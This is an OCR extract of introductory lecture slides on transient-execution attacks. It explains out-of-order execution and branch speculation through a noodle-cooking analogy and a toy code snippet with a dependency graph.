
ECE 382N-Sec (FA25):

L4: Transient-Execution Attacks

Neil Zhao

neil.zhao@utexas.edu


Let’s Talk about Cooking Noodles




Tomato Egg Sauce Noodle*

*https://www.kitchenstories.com/en/recipes/tomato-and-egg-noodle-soup


Let’s Talk about Cooking Noodles



Beat two eggs
(2 min)



Make scrambled eggs and mix in canned tomato
(6 min)




Boil noodles
(6 min)

Mix everything and enjoy ☺!


Total preparation time: 14 minutes

Can we be faster?


Let's Talk about Cooking Noodles



Beat two eggs
(2 min)



Make scrambled eggs and mix in canned tomato
(6 min)




Boil noodles
(6 min)

Can we be even faster?


Total preparation time: 8 minutes

Let's Talk about Cooking Noodles



Total preparation time:
6 minutes?


Let’s Talk about Cooking Noodles



Out-of-Order Execution & Speculation

```
1.  a = 10;
2.  d = 2;
3.  if (a < d) {
4.    b = 4;
5.    c = b * 2;
6.  }
7.  e = d / 2;
```

Program Dependency Graph (PDG)




Parallelism is constrained by the web of dependencies

Out-of-Order Execution & Speculation

```
1.  a = 10;
2.  d = 2;
3.  if (a < d) {
4.    b = 4;
5.    c = b * 2;
6.  }
7.  e = d / 2;
```

Program Dependency Graph (PDG)




Prediction “removes” dependencies and unlocks parallelism

Out-of-Order Execution & Speculation

Predict taken

```
1.  a = 10;
2.  d = 2;
3.  if (a < d) {
4.    b = 4;
5.    c = b * 2;
6.  }
7.  e = d / 2;
```




Out-of-Order Execution & Speculation

Predict taken

Misprediction!


```
1.  a = 10;
2.  d = 2;
3.  if (a < d) {
4.    b = 4;
5.    c = b * 2;
6.  }
7.  e = d / 2;
```



Out-of-Order Execution & Speculation

